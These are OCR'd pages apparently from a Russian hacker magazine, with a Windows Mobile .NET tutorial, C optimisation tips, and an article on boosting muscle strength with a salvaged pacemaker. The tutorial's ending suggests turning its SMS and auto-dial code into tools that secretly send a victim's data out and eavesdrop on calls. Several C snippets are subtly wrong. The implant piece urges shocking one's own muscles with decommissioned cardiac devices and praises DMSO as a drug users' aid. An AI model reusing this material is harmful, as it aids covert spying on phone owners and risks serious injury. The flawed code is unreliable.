



Рисунок 6. Путеводитель по файлам



dvd

На нашем DVD ты найдешь весь необходимый стафф для статьи — сорцы, бинарники, софт.



warning

Рискну напомнить, что использовать свои знания нужно только в мирных целях — звонки на платные номера, отсылка приватной информации по SMS не приветствуется законодательством. Вся ответственность — на тебе лично!

Кода немного, так что быстренько переписывай и возвращайся сюда за разъяснениями. В самой первой строчке я проверяю, заполнено ли поле с получателем (если нет, то делать ничего не нужно). Учти, что для демонстрационного примера такой проверки вполне достаточно, но для создания реального приложения ее будет маловато. Если ты решишь в будущем закодить тулзу для отправки сообщений, то я рекомендую тебе проверять номер получателя с помощью регулярных выражений. Только так можно быть уверенным, что это действительно номер, а не чехарда из букв и цифр. Проверив номер получателя, можно переходить непосредственно к отправке. Для отправки SMS в SDK есть готовый класс — `SmsMessage`. Как и полагается, перед тем как начать работать с классом, нужно создать его экземпляр. Именно это я и делаю во второй строчке кода. Инициализировав класс, нужно не теряться, а сразу начать заполнять его свойства. К счастью, их немного:

- **TO** — коллекция получателей. В этом свойстве ты можешь установить как одного, так и нескольких получателей.
- **RequestDeliveryReport** — отчет о доставке. Если в этом свойстве true, то после отправки сообщения будет запрошен отчет.
- **Body** — текст сообщения.

Разобравшись со свойствами, можно переходить к методам, а метод всего один — `Send()`. В примере вызов метода Send() я заключаю в блок операторов исключительных ситуаций. Это делается на случай неожиданных ошибок. Попробуй сейчас сохранить внесенные изменения и собрать проект. Не спеши паниковать, если VS нервно матерится. Просто добавь новое пространство имен (Microsoft.WindowsMobile.PocketOutlook) — и опять попытайся собрать проект. Что, не хочет? Ok, don't worry. Зайди в меню Project → Add Reference. В появившемся окне выбери нужную сборку и нажми «OK». Теперь проект должен успешно собраться. Можешь уже сейчас залить свежеиспеченную прогу в свой девайс и протестировать. А я начну разбирать следующий пример.

МОНИТОРИМ ПРОЦЕССЫ

На мой взгляд, один из главных минусов WinMobile — это отсутствие встроенных средств для просмотра списка активных задач или процессов. В написании такой тулзы нет ничего сложного, но почему-то многие программисты пытаются неплохо заработать на подобных программах. Мне на глаза попадался продвинутый диспетчер задач с кучей разных ненужных функций по цене $30. Нехило? Лично для меня это много, и свои честно заработанные денежки я предпочитаю тратить на что-нибудь другое. Итак, создавай обработчик события `Click()` для кнопки «Обновить», расположенной на второй закладке. Напиши здесь всего одну строчку кода:

```
GetProcList();
```

Код самой процедуры ты можешь найти на соответствующей врезке. Начинай его переписывать, а я потружусь объяснить, что в нем происходит. Взглянув на листинг, ты наверняка удивился — для получения списка процессов потребовалась всего одна строчка (перебор и добавление каждого из них в ListView не считаем). Если ты хоть раз пробовал кодить «диспетчер процессов» под Win32 (конечно кодил;][акер уже не раз писал об этом), то наверняка помнишь, что для получения списка активных процессов приходилось вызывать кучу API-функций и совершать много телодвижений, — а тут все как-то просто и быстро. Но не так просто, как кажется на первый взгляд! Строка «`process_list = TaskManager.Process.GetProcesses()`» говорит о том, что получение процессов происходит посредством вызова метода `GetProcess()` класса `Process`. Класс `Process` является разработкой Cristian Forsberg и, благодаря ему, работа с процессами превращается в сплошное удовольствие. Точнее, в одну строку. Все, что нам требуется, — это получить список всех процессов посредством вызова всего-навсего одного метода — `GetProcess()`. После этого остается только запустить перебор в цикле и вытащить информацию о каждом из них. Всю эту информацию (количество потоков, имя процесса, pid) я и добавляю в `ListView`. Остальную черную работу делает хорошо продуманный класс. Кстати, модуль с классом ты можешь взять с нашего диска, а после выхода журнала в свет — и на www.vr-online.ru будет доступен немного переработанный вариант этого класса, с возможностью получать путь к файлу процесса. Будем считать, что список процессов у нас получен. Теперь нужно научиться им управлять — убивать лишние. Для решения этой нетрудной задачки у класса `Process` есть метод `Kill()`. Реализация процесса завершения — ниже:

```
TaskManager.Process proc;
proc = process_list[
  lvProcessList.SelectedIndices[0]];
proc.Kill();
```

Силами этого нехитрого кода я выковыриваю выделенный процесс и просто вызываю вышеозвученный метод. Просто до безобразия!

ФАЙЛОВЫЙ МЕНЕДЖЕР

Файловый менеджер — тулза, без которой я не могу представить ни одного своего рабочего дня. На «большом» компе я комфортно юзаю бесплатный UnrealCommander (практически клон TotalCommander'а). С недавнего времени необходимость в функциональном файловом менеджере появилась и при работе на коммуникаторе. Опять же, я не стал заморачиваться с Resco Explorer и его маленькими друзьями, а решил попробовать закодить все самостоятельно. Создай пустую функцию `FileList` и наполни ее тело (Хе-хе, — Прим. Dr.Klouniz) кодом из соответствующей врезки. Как обычно, возвращайся за разъяснениями.

В самом начале я меняю вид курсора. Получение списка файлов — дело небыстрое, особенно на мобильных девай-




Рисунок 7. Звонилка :)

Рисунок 5. Продвинутый диспетчер процессов

Рисунок 8. Путешествие в страну файлов эмулятора

сах. Поэтому, чтобы лишний раз не смущать пользователя, лучше выбрать привычный курсор для тормозных операций и спать спокойно. После такой хитрой подготовки (нервной системы пользователя) ничто не помешает нам перейти непосредственно к получению списка файлов. Сначала получим список директорий (пусть они будут сверху, как и принято во всех файловых менеджерах), а уже после этого пробежимся по файлам. Для получения директорий я использую класс `Directory`. У этого класса есть метод `GetDirectories()`, позволяющий получить список папок по переданному в качестве единственного параметра пути. Получив список папок, их обязательно нужно добавить в контейнер-коллекцию, чтобы потом их можно было удобно отсортировать (`foldersList.Sort()`). Отсортировав список директорий, можно приступать к добавлению найденных папок в `ListView`. После добавления папок я приступаю к получению файлов. Алгоритм получения списка файлов точно такой же, поэтому я не стану заострять на нем внимание. Теперь создай обработчик события `Click()` для кнопки «Перейти». По ее нажатию мы будем запрашивать содержимое конкретной папки. Все, что нам требуется написать в этом обработчике — вызов функции `FileList()` которую ты можешь найти на диске Если сейчас запустить пример, то уже реально начать путешествие по файловой системе. Набери в поле для ввода пути любой адрес (например, My Documents) и нажми на кнопку «Перейти». Если при переписывании листинга ты не допустил ошибок, то через мгновение `ListView` должен заполниться списком файлов (рисунок 8).

Итак, теперь наш менеджер умеет отображать список файлов, но кое-чего ему явно не хватает: какой может быть файловый менеджер без возможности выполнения стандартных операций (создание папок, копирование и удаление файлов, запуска программы)? Поэтому нам волей-неволей, но придется расширять функционал. OK, начнем с удаления файлов. Удалить файл не проблема (гораздо труднее его восстановить:)). От нас требуется лишь вызвать метод `Delete()` класса `File`. В качестве одного единственного параметра метод принимает полный путь к тому файлу, который должен быть удален. Список файлов у нас в `ListView`. Есть у нас и путь к папке, в которой мы работаем (`tbPath`). Значит, все, что нам нужно — это прибавить имя файла к полному пути к папке, в которой мы сейчас находимся, и выполнить метод `Delete()`:

```
File.Delete(tbPath.Text +
  listView1.Items[listView1.SelectedIndices[0]].Text);
```

Копирование файла реализуется аналогичным способом, но с одним отличием — здесь требуется вызывать не метод `Delete()`, а метод `Copy()`, которому нужно передать два параметра:

- полный путь к файлу источнику;
- полный путь к файлу приемнику.

Определить файл-источник можно таким же способом, как и при удалении, поэтому еще раз приводить код я не буду. Папки создаются посредством вызова метода `CreateDirectory()`. Метод принимает всего один параметр — путь к создаваемой папке. Как видишь, встроенные классы существенно упрощают работу с файлами и папками, позволяя совершенно забыть о неудобном использовании Windows API. Совсем другая история с запуском файлов.

Так уж получилось, но разработчики C# не снабдили нас удобным классом для запуска внешних программ. Печально, но не смертельно. Уже известный нам Cristian Forsberg, помимо класса для работы с процессами, любезно предоставил на суд общественности класс `ShellExecute`, позволяющий стартовать программы. Подключи модуль с классом к своему проекту и, вызвав метод `Start()`, передай ему путь к запускаемому файлу. Дальнейшее — работа класса. Я не стану приводить пример кода запуска, так как в нем ничего нет трудного. В крайнем случае, на DVD тебя ждет полный исходник со всеми рассмотренными классами.

ПОЗВОНИ МНЕ, ПОЗВОНИ

Мы уже познакомились с отправкой SMS, получением процессов, выполнением операций с файлами... дошел черед и до телефонии! Я специально оставил это на закуску, ведь благодаря классам работать с ней просто — и писать кучу кода не понадобится. Не буду многословным, просто взгляни на этот код:

```
PhoneNewPhone = new Phone();
NewPhone.Talk(tbTellNumber.Text, false);
```

Этих трех строчек достаточно, чтобы совершить звонок по номеру (конечно, платному! :)), введенному в поле `tbTellNumber`. Второй параметр (false) метода Talk говорит о том, что номер нужно набирать сразу же, не ожидая разрешений.

THE END

Программировать для Windows Mobile, используя технологию .NET, чрезвычайно быстро и удобно. Сегодняшние примеры — лишнее тому подтверждение. Обрати внимание, мы рассматривали только демонстрационные примеры, но на их основе вполне реально написать настоящие хакерские тулзы. Например, ты без труда сможешь отправлять с девайса владельца всю нужную тебе инфу посредством sms или устроить самую настоящую прослушку средь бела дня (автоматически набрал нужный номер в нужное время и...). И пускай потом жертва вспоминает, как ее телефон смог позвонить, стоя на блокировке. На этой славной ноте я хочу закончить свою сказку и попрощаться с тобой. Удачи в нелегких кодерских делах! Как обычно, все твои вопросы я жду на мыло: antonov.igor.khv@gmail.com.



КРИС КАСПЕРСКИ

ТРЮКИ ОТ КРЫСА

СИШНЫЕ ТРЮКИ

Доброкачественная инициализация переменных — явление редкое, можно даже сказать, уникальное. Анализ открытых исходных текстов и дизассемблирование закрытых двоичных модулей показывает, что большинство программистов не имеют никакого представления о внутренней кухне компилятора, совершая грубые ляпы, о которых мы сейчас и поговорим!

01 Стек, статика и динамика

Чем отличаются локальные автоматические переменные от локальных статических/глобальных? Да много чем отличаются... так, навскидку, без учебника и не вспомнишь, что статические/глобальные переменные инициализируются «самостоятельно». Незнание или игнорирование этой особенности приводит к двум распространенным ошибкам.

Код вида `int x = 0; foo(){… return x;}` выглядит ужасно непрофессионально (`x` гарантировано обнуляется компилятором путем помещения его в секцию данных, тогда как явное присвоение нуля — выполняется уже в реальном времени, напрягая процессор лишними машинными командами). Неприятно, конечно (свидетельство того, что программист умных книжек не читал), но не смертельно.

А вот другая ошибка, совершаемая уже теми, кто учебники все-таки читает, но не дочитывает — «`foo(){ static int x;… return x;}`». Казалось бы, что здесь неправильного? Ведь переменная x гарантировано равняется нулю и инициализировать ее «вручную» необязательно! Да, верно, x будет равна нулю, но... — лишь при первом выполнении функции. При всех последующих в ней останется значение, которое было на момент выхода из функции `foo()`, что рискует развалить всю программу, а потому инициализировать статические переменные все-таки нужно. Если, конечно, они не задействованы для умышленного сохранения значений и использования их в последующих вызовах функции.

Явное присвоение значений — расточительная операция в плане процессорных тактов и объема кода, особенно когда переменных много. Намного выгоднее передать функции `memset` указатель на начало блока статических (глобальных) переменных и проинициализировать их одним махом. Экономия становится заметной даже при десятке переменных. Следуя духу и этикету языка, следовало бы загнать все переменные в единую структуру, чтобы обеспечить гарантированный порядок их размещения в памяти... однако, работать со структурами жутко неудобно, да и не нужно. Статические и глобальные переменные размещаются в памяти в порядке их объявления в программе, и нам достаточно лишь получить указатель на первую и последнюю переменные. С локальными автоматическими переменными этот трюк, увы, не работает. В общем случае они размещаются в порядке, обратном обращению к ним (как только компилятор встречает обращение к локальной переменной, он забрасывает ее на верхушку стека и потому последняя используемая переменная оказывается первой в стековом кадре). Но из этого правила существует множество исключений.

Оптимизирующие компиляторы стремятся выкинуть максимум локальных переменных, загнав их в регистры или вычисляя эффективные значения еще на стадии компиляции. А последние версии GCC и MS VC, вдобавок, бьют стековый фрейм на две части, складируя в одну буфера, а в другую — скалярные переменные и указатели для затруднения атак на переполнение. Как следствие, мы уже не можем инициализировать локальные переменные через memset. То есть, еще как можем! Достаточно поместить их в структуру! Неудобно, но на какие жертвы не пойдешь ради оптимизации! Только в этом случае она будет называться «пессимизацией», поскольку компилятор не может оптимизировать члены структуры так же свободно, как обычные локальные переменные. Некоторые компиляторы поддерживают нестандартный ключ, предписывающий выполнять инициализацию стекового кадра при его открытии. На первый взгляд, очень полезная штука. **Но пользоваться ей категорически не рекомендуется** (поэтому автор даже не будет говорить, что это за ключ такой и кто его поддерживает), поскольку в этом случае весь стековый фрейм инициализируется целиком, даже если содержит массивы, явно инициализируемые по ходу программы ненулевыми значениями. И это еще мелочи — подумаешь, двойное обращение к памяти! Гораздо хуже, когда программист, закладывающийся на то, что инициализацию локальных переменных выполнит компилятор, публикует код своей программы или использует его фрагменты в другом проекте, забыв о том, что там локальные переменные уже не инициализируются!

Вывод: **без особой нужды массивы лучше в стеке не размещать**. Используйте для этого статическую память или кучу. Первая инициализируется при загрузке исполняемого файла в память. Вторую программист инициализирует явно, когда это действительно необходимо. На самом деле, менеджер кучи, встроенный в операционную систему, всегда выполняет инициализацию блоков памяти перед их отдачей прикладной программе. Однако, при переходе на прикладной уровень — уровень библиотек и RTL — мы, в общем случае, не можем сказать, выполняется автоматическая инициализация или нет, а потому лучше не рисковать, особенно, если программу планируется переносить на другие платформы или компилировать более чем одним компилятором.



02 Строки и массивы

А вот другая популярная ошибка, встречающаяся практически повсеместно и ставшая неофициальным стандартом де-факто:

Классическая ошибка использования локальных буферов

```
foo()
{
	char s[]="hello, sailor!\n";
	…
	bar(s);
}
```

Что не так — вполне приличный код! А если подумать? Компилятор размещает строку «`hello, sailor!\n`» в секции данных (хотя тут возможны вариации), что происходит на стадии компиляции. А затем копирует ее в локальный буфер при каждом вызове функции уже на стадии исполнения! Таким образом мы получаем двойной перерасход памяти и довольно ощутимые тормоза, которые ничем не оправданы, поскольку функция bar не изменяет строку s. Поэтому перед «`char s[]`» необходимо поставить «`static`» или вынести s в глобальные переменные.
Впрочем, настоящие проблемы начинаются, когда программист (причем, вменяемый, трезвый и совсем не обкуренный) пишет код вида:

Ужас, летящий на крыльях ночи

```
foo()
{
   int matrix[100][100]={{1,2,3},{4,5,6},{7,8,9}};
   …
}
```

А здесь что не в порядке? Программист создает законный двухмерный массив, инициализируя малую его часть (очевидно, что остальные ячейки предполагается заполнить по ходу выполнения функции foo). Согласно Стандарту, здесь инициализируется весь массив, причем, ненулевые ячейки компиляторы инициализируют индивидуально, расходуя на каждую из них, по меньшей мере, одну машинную инструкцию. Это в идеале, а на практике компилятору MS VC необходимо 27 команд, чтобы справиться с вышеприведенным массивом. Хорошего мало, особенно, если функция foo вызывается больше одного раза. Стек не резиновый и обычно (читай — по умолчанию) потоку достается порядка 1 Мб.
За бездумное размещение массивов в стеке давно уже пора расстреливать. Ключевое слово «`static`», размещенное перед «int matrix», сокращает потребности в памяти и увеличивает скорость выполнения программы в несколько раз! А как быть, если статический массив нас «ну никак не устраивает»? Допустим, массив должен инициализироваться при каждом вхождении в функцию. Нет ничего проще! Размещаем исходный массив в глобальной или статической переменной, а при каждом вхождении в функцию копируем его во временный буфер, выделяемый из пула динамической памяти. Копирование, осуществляемое посредством memcpy, намного быстрее поэлементной инициализации (напоминаю, что статические массивы инициализируются на стадии компиляции, не транжиря процессорное время).

Оптимизированный вариант работы с массивом

```
foo()
{
	static int _matrix[100][100]={{1,2,3},
	  {4,5,6}, {7,8,9}};
	int (*matrix)[100][100];
	matrix= (int(*)[100][100]) malloc (sizeof(matrix));
	if (!matrix) return -1;
	else memcpy(matrix, _matrix, sizeof(matrix));

	…

	free(matrix);
}
```

Конечно, куча не лишена недостатков. Выделение динамической памяти занимает больше времени, чем стековой. Динамические блоки необходимо освобождать и еще обрабатывать ситуацию с нехваткой памяти, проверяя успешность завершения `malloc`. При этом: а) динамической памяти, как правило, имеется в избытке и отсутствие проверки, в общем-то, не фатально; б) никто не гарантирует успешность выделения стековой памяти, а универсального способа проверки (работающего во всех системах) нет и остается только молиться, надеясь на то, что стека все-таки хватит.
Короче, существует тысяча и одна причина для отказа от использования стековой памяти при работе со строками и массивами.

03 Массивы, начинающиеся не с нуля

В прошлых выпусках «Трюков» мы уже рассматривали способы организации массивов, начинающихся, например, с единицы, что особенно удобно при переносе программ с Паскаля и Фортрана на Си. Увы, те способы не работали с Си++ и не позволяли создать массивы, начинающиеся с произвольного индекса, например, 0x69.
Предложенный ниже прием полностью совместим с Си++, однако работает не на всех платформах. Руководящая идея проста, как два весла: получаем указатель на массив и уменьшаем его на величину начального индекса. Так, мы можем создать массив 6...9:

Создание массива p_array[6..9]

```
foo()
{
	static int x_array[9 - 6];
	int *p_array = x_array - 6;
	…
	return 0;
}
```

Аналогичный трюк работает и со стековыми массивами (хотя, как мы уже говорили выше, в стеке массивы лучше не размещать), и с динамическими. Нужно только не забывать увеличивать указатель на массив при освобождении памяти. Это не украшает программу и чревато появлением ошибок — но за любые удобства в этом мире приходится чем-то платить.
Другое существенное ограничение заключается в том, что при вычитании начального индекса из указателя мы рискуем нарваться на «заворот». Впрочем, во всех современных операционных системах и стек, и куча, и секция данных лежат довольно далеко от нулевого адреса. А вот создавать массив типа 666666...666669 — уже опасно. На одной системе (или даже версии системы) это может сработать, на другой — уже нет.



ГЕНРИ ШЕППАРД
/ WWW.SHEPPARD.RU /

МЫШЕЧНЫЕ ИМПЛАНТЫ

СУПЕРСИЛА ДЛЯ ХАКЕРА

Подавляющее число людей не отличаются не то чтобы атлетическим телосложением, но и вообще не обладают сколько-нибудь заметной физической силой. По крайней мере, не такой, чтобы противостоять, скажем, трем противникам одновременно. А так хочется посрамить постановочные трюки Джеки Чана!

В ЧЕМ СИЛА, БРАТ?

На первый взгляд, мышцы — лажа и фигня (по сравнению с почками, печенью и, тем более, головным мозгом, где и самый маститый ученый не понимает и половины процессов). В «мясе» просто какие-то волокна, которые сокращаются... и все, пожалуй. Но простота мышц обманчива! Конечно, все они изучены и подсчитаны. Да вот беда — до сих пор не выяснен главный момент, интересующий бодибилдеров: почему же мышцы сокращаются и за счет чего растут. А если бы исследователи это выяснили, тогда мы бы могли **штамповать Шварценеггеров** поточно-вахтовым методом! Вспомним морально устаревшие боевики с Лундгреном или Ван Даммом. Несмотря на розовую мечту сыграть Гамлета, эти мордовороты обязательно попадали в оборот жадного продюсера. Тот всенепременно покупал идиотский сценарий про суперсолдата, напичканного всякими усилителями и имплантами, которые позволяли валить всех одних пальцем...

Современная технология давно уже догнала большинство задумок и фантастов, и сценаристов. Кардиостимуляторы существуют более тридцати лет, спасая жизни тысячам людей. Лечение поставлено на поток и стало рутиной. Технология вылизана до блеска, так что пора задуматься о расширении сферы применения имплантированных стимуляторов.

МЯСО С КРОВЬЮ, «ПО-ПРОФЕССОРСКИ»

Для начала штудируем теорию. Не все мышцы устроены одинаково. Вообще говоря, из почти семисот мускулов человеческого тела (многие из них парные) «невооруженным глазом» можно увидеть лишь малую часть. Делятся они на три основных типа: веретенообразные (или ременные), перистые и сходящиеся (веерообразные). Ременные мышцы крепятся к сухожилиям с обоих концов и состоят из мышечных волокон, расположенных параллельно друг другу. Примером может служить, например, бицепс предплечья. Волокна перистых мышц крепятся к



сухожилию либо с одной его стороны, либо с двух. В анатомическом атласе такие мышцы похожи на большие перья, «черенком» которых служит сухожилие.

Как правило, мышцы с параллельным расположением волокон (скажем, веретенообразный бицепс) могут обеспечить больший диапазон движения вокруг сустава. Зато перистые мышцы создают куда большее усилие, поскольку у них к сухожилию обычно крепится больше волокон.

Одни мышцы предназначены для того, чтобы создавать усилие, другие — для «размаха». Но все они состоят из двух основных разновидностей волокон: умеющих быстро сокращаться (тип IIA, IID или IIX, и IIB, самые мощные) и таких, которые сокращаются медленно (тип I, обеспечивающий выносливость). Чем отличаются «быстрые» волокна от «медленных»? Тип волокна определяется той частью мышечной клетки, которая сокращается. А именно — протеином под названием «миозин». Чтобы лучше понять действие миозина, представь себе гидравлический амортизатор автомобиля. **Амортизаторы «Бентли» устроены так, чтобы «сглаживать» помехи при движении** — машина движется ровно и плавно. В спортивном же автомобиле передача энергии амортизатором происходит быстро и прерывисто, чтобы водитель мог своевременно и правильно отреагировать на помеху. Также работают и разные типы миозина — обеспечивают быстрое сокращение, высокую выносливость или некую комбинацию обоих факторов. От рождения у большинства из нас примерно поровну «быстрых» и «медленных» волокон.

Понятно, что для настоящего роста мышц придется попотеть. Простое таскание штанги по спортзалу с вероятностью 99,9% не приведет ни к какому результату, кроме потерянного времени и перманентной усталости. На самом деле, для роста мышц их нужно... повреждать!

В научной литературе неоднократно описаны случаи, когда травмированные мышечные волокна гибли от полученных повреждений, но клетки-спутники, высвободившиеся из-под оболочки поврежденных волокон, активно делились. Сливаясь друг с другом, они образовывали новые мышечные волокна взамен утраченных. Такие процессы наблюдаются в мышцах людей, а в экспериментах над животными отмечены не только факты регенерации отдельных волокон, но имеются и примеры регенерации целых мышц. Так, если у крыс в условиях стерильности удалить мышцу, измельчить ее и затем измельченную массу уложить обратно в мышечное ложе, то через некоторое время эта биомасса преобразуется в новую мышцу, волокна которой формируются размножившимися клетками-спутниками. Культуристы, конечно, не орудуют мясорубкой и скальпелем, но их специфические нагрузки как раз способствуют постепенному повреждению волокон.

Похоже, чтобы накачать мышцы, потребуется заняться самоистязанием! Но зачем тупо наращивать мясо на кости? Мы же не на разделочную к повару готовимся... Нам нужна Сила, как Люку Скайуокеру. А потому — снова возвращаемся к теме кардиостимуляторов.

Самый примитивный способ стимулирования сердечной мышцы настолько прост, что его может смоделировать и первоклассник — только дайте ему две железки, пару проводов и генератор. Временная «внешняя» стимуляция представляет собой два пластинчатых электрода на поверхности грудной клетки, подключенных к электронике стимулятора. Один из электродов обычно располагается на верхней части грудины, второй — слева сзади, примерно на уровне нижних ребер. При прохождении электрического разряда через тело вызывается сокращение всех мышц, расположенных между пластинами, в том числе сердца и мышц грудной стенки.

Естественно, что пациент с наружным стимулятором не может быть оставлен без присмотра на длительное время. Если он находится в сознании, то применение этого вида стимуляции вызовет у него весьма существенный дискомфорт вследствие частого сокращения мышц грудной стенки. Промолчим уже и о случаях рассогласования внутренних сокращений мышц и навязываемых стимулятором импульсов...

☒ ДИСТРОФИК-СУПЕРМЕН

Будем считать, что азы теории усвоены. Пора переходить к превращению **чахлого дистрофика в УберЗольдата**.

Жертвами усиления для простоты эксперимента выберем трицепс и лок-






Стандартный кардиостимулятор, который несложно найти среди списанной медтехники. Некоторые аппараты «теряют» точность импульсов, но для наших целей это совершенно некритично



Подготовка к бою! В руках — сабля USMC, справа на мониторе — вывод данных портативного дефибриллятора



«Прокапываю» мышцу перед усиленным ударом



Удар без стимуляции. Хорошо видно, что клинок пробил всего два куска пластилина и немного повредил третий

тевую мышцу. Именно они идеально подходят для рубящего сабельного удара — а ведь самым впечатляющим приемом в боевом фехтовании является «разрубание врага от плеча до пупа» (с) Шолохов. В момент начала движения руки вниз эти мышцы напрягаются постепенно, что упрощает задачу: при электростимуляции очень важно дать разряд вовремя, чтобы «войти в резонанс». Рука начала движение вниз, и локоть разгибается. Если прицепить два коротких электрода к предплечью и плечу так, чтобы при угле сгиба локтя менее 90 градусов они соприкасались, то мы получим размыкающее реле — как только рука начнет разгибаться (собственно, удар), электроды разомкнутся. Фактически, этот разрыв цепи можно использовать как сигнал для разряда стимулятора. Все просто!

Осталось придумать, как прикрутить электроды к трицепсу и локтевой мышце... И тут на ум приходит старый фокус британских «кислотных» и тяжелых наркоманов. Примерно в 70-80х повальное увлечение молодежи массовыми дискотеками и не менее повальные облавы полиции приучили дискоманов и битников изящно обходить оральный мазок (таблетки во рту надолго оставляют следы наркотика, не смываемые даже многолитровой пивной «полировкой») и уж, тем более, не оставлять следы от уколов героина.

Секрет в том, что существует очень простой и несложно синтезируемый «суперрастворитель». Назовем его так, потому что он растворяет в себе как ионные, так и многие недиссоциирующие вещества: соли, парафины, жиры, белок и т.д. В общем, если в воде вряд ли удастся растворить жир, а в масле — соль, то чудо под названием диметилсульфоксид (CH_3-SO-CH_3 — почти ацетон, только центральный атом углерода заменен на серу) растворит и то, и другое: одновременно и даже без хлеба.


Другое наипрекраснейшее, с точки зрения торчка, свойство этого препарата заключается в его нетоксичности и, главное, великолепной способности быстро впитываться в кожу! Более того, сам по себе диме-

